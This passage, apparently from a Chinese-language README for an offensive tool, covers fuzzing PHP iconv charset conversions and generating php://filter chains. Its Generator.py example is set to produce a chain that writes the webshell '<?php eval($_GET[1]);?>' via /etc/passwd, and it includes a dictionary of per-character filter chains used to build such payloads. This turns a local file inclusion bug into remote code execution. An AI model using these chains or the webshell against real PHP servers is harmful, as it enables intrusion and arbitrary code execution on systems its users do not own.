10646-1:1993/UCS4, ANSI_X3.4-1968, ANSI_X3.4-1986, ANSI_X3.4,
ANSI_X3.110-1983, ANSI_X3.110, ARABIC, ARABIC7, ARMSCTII-8, ARMSCTII8, ASCII,
ASMO-708, ASMO_449, BALTIC, BIG-5, BIG-FIVE, BIG5-HKSCS, BIG5, BIG5HKSCS,
BIGFIVE, BRF, BS_4730, CA, CN-BIG5, CN-GB, CN, CP-AR, CP-GR, CP-HU, CP037,
CP038, CP273, CP274, CP275, CP278, CP280, CP281, CP282, CP284, CP285, CP290,
CP297, CP367, CP420, CP423, CP424, CP437, CP500, CP737, CP770, CP771, CP772,
CP773, CP774, CP775, CP803, CP813, CP819, CP850, CP851, CP852, CP855, CP856,
CP857, CP858, CP860, CP861, CP862, CP863, CP864, CP865, CP866, CP866NAV,
CP868, CP869, CP870, CP871, CP874, CP875, CP880, CP891, CP901, CP902, CP903,
CP904, CP905, CP912, CP915, CP916, CP918, CP920, CP921, CP922, CP930, CP932,
CP933, CP935, CP936, CP937, CP939, CP949, CP950, CP1004, CP1008, CP1025,
CP1026, CP1046, CP1047, CP1070, CP1079, CP1081, CP1084, CP1089, CP1097,
CP1112, CP1122, CP1123, CP1124, CP1125, CP1129, CP1130, CP1132, CP1133,
CP1137, CP1140, CP1141, CP1142, CP1143, CP1144, CP1145, CP1146, CP1147,
CP1148, CP1149, CP1153, CP1154, CP1155, CP1156, CP1157, CP1158, CP1160,
CP1161, CP1162, CP1163, CP1164, CP1166, CP1167, CP1250, CP1251, CP1252,
CP1253, CP1254, CP1255, CP1256, CP1257, CP1258, CP1282, CP1361, CP1364,
CP1371, CP1388, CP1390, CP1399, CP4517, CP4899, CP4909, CP4971, CP5347,
CP9030, CP9066, CP9448, CP10007, CP12712, CP16804, CP1BM861, CSA7-1, CSA7-2,
CSASCII, CSA_T500-1983, CSA_T500, CSA_Z243.4-1985-1, CSA_Z243.4-1985-2,
CSA_Z243.419851, CSA_Z243.419852, CSDECMCS, CSEBCDICATDE, CSEBCDICATDEA,
CSEBCDICCFAFR, CSEBCDICDKNO, CSEBCDICDKNOA, CSEBCDICES, CSEBCDICESA,
CSEBCDICESS, CSEBCDICFISE, CSEBCDICFISEA, CSEBCDICFR, CSEBCDICIT, CSEBCDICPT,

```

在Fuzzer.php中设置好参数：

```
Fuzzer.php
1 <?php
2 include 'iconv_list.php';
3
4 error_reporting(E_ALL & ~E_WARNING);
5 ini_set("memory_limit", "-1");
6 set_time_limit(0);
7 // init.初始化目录和变量
8 if(!file_exists("./init")){
9     file_put_contents('./init','abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM');
10 }
11 if(!is_dir('./res')){
12     mkdir('./res');
13 }
14
15 if(!file_exists("./res/C")){
16     file_put_contents('./res/C','convert.iconv.UTF8.CSISO2022KR'); #是所有链子的开始，是变异的基础，也是忘不掉的那个人
17 }
18
19 $input = './init';
20 $filter_str = 'convert.iconv.*';
21 $prev_str = ""; # 存储上一个成功的字符串
22 $op_all = ""; #一般是res中的链子当作种子
23 $op_all_max = 2000; #链的最大长度
24 $last_op = "";# 上一个拼接的链子
25 $init_value = file_get_contents($input);
26 $max_c_len = strlen($init_value) * 5;
27
28
29 function getseeds($dir){ //获取文件夹中的所有文件名
30     $handler = opendir($dir);
31     while (($filename = readdir($handler)) != false)
```

使用下面命令即可开始Fuzz:

```
1  php Fuzzer.php
```


## Generator

Filter链的生成依靠Generator.py实现。

目前提供两种模式：

- 使用.res文件夹中原有的hexcode编码字母的链子生成
- 使用dictionary.py中的字典生成


如果你要使用第一种模式，项目下载时就附带好了对应hexcode的字典，只需要在文件开头设置参数即可：



```
1 import base64
2 from dictionary import dictionary
3
4 # set your parameter
5 file_to_use = "/etc/passwd"
6 str_to_generate = "<?php eval($_GET[1]);?>a"
7
8 # generate some garbage base64 这里会在payload后面加一串\x1b$c垃圾字符x 个人感觉好像也可以不加x 看各位师傅对这个的理解吧 (
9 filters = "convert.iconv.UTF8.CSISO2022KR|"
10 filters += "convert.base64-encode|"
11 filters += "convert.iconv.UTF8.UTF7|" # get rid of equal signs
12
13 def getFinalPayload(filters):
14     filters += "convert.base64-decode"
15     final_payload = f"php://filter/{filters}/resource={file_to_use}"
16     print("\n")
17     print("-----All Done!-----\n")
18     print("Final payload is: ")
19     print(final_payload)
20
```

当然您也可以根据项目原理自己生成。

如果您使用第二种模式，项目也准备了一份Fuzz好的单字母字典在dictionary.py中：



```
1 dictionary = []
2 '0': 'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.8859_3.UCS2',
3 '1': 'convert.iconv.ISO88597.UTF16|convert.iconv.RK1048.UCS-4LE|convert.iconv.UTF32.CP1167|convert.iconv.CP9066.CSUCS4',
4 '2': 'convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.CP949.UTF32BE|convert.iconv.ISO_69372.CSIBM921',
5 '3': 'convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.ISO6937.8859_4|convert.iconv.IBM868.UTF-16LE',
6 '4': 'convert.iconv.CP866.CSUNICODE|convert.iconv.CSISOLATIN5.ISO_6937-2|convert.iconv.CP950.UTF-16BE',
7 '5': 'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EUCTW|convert.iconv.8859_3.UCS2',
8 '6': 'convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.CSIBM943.UCS4|convert.iconv.IBM866.UCS-2',
9 '7': 'convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT|convert.iconv.ISO-IR-103.850|convert.iconv.PT154.UCS4',
10 '8': 'convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2',
11 '9': 'convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB',
12 'A': 'convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213',
13 'a': 'convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE',
14 '#B': 'convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000',
15 'b': 'convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-2.OSF00030010|convert.iconv.CSIBM1008.UTF32BE',
16 'B': 'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EUCTW|convert.iconv.CP1256.UCS2',
17 'C': 'convert.iconv.UTF8.CSISO2022KR',
18 'c': 'convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2',
19 'D': 'convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213',
20 '#d': 'convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.BIG5',
21 'd': 'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.ISO-IR-111.UJIS|convert.iconv.852.UCS2',
22 'E': 'convert.iconv.IBM860.UTF16|convert.iconv.ISO-IR-143.ISO2022CNEXT',
23 'e': 'convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UTF16.EUC-JP-MS|convert.iconv.ISO-8859-1.ISO_6937',
24 'F': 'convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.CP950.SHIFT_JISX0213|convert.iconv.UHC.JOHAB',
25 'f': 'convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213',
26 'g': 'convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8',
27 'G': 'convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90',
28 'H': 'convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JISX0213',
29 'h': 'convert.iconv.CSGB2312.UTF-32|convert.iconv.IBM-1161.IBM932|convert.iconv.GB13000.UTF16BE|convert.iconv.864.UTF-32LE',
30 'I': 'convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.BIG5.SHIFT_JISX0213',
31 'i': 'convert.iconv.DEC.UTF-16|convert.iconv.ISO8859-9.ISO_6937-2|convert.iconv.UTF16.GB13000',
32 'I': 'convert.iconv.863.UNICODE|convert.iconv.TSRT3342.UCS4'
```

您也可以根据自己的需求Fuzz，流程大致如下：

- 设定好需要的字符集
- 运行Fuzzer.php
- 使用get\_dic.py程序从.res中提取跑好的字典

当然您如果熟悉原理，也可以用您想要的方法，自行修改字典文件dictionary.py。

当一切准备就绪，直接使用下面命令：

```
1 python Generator.py
```

即可。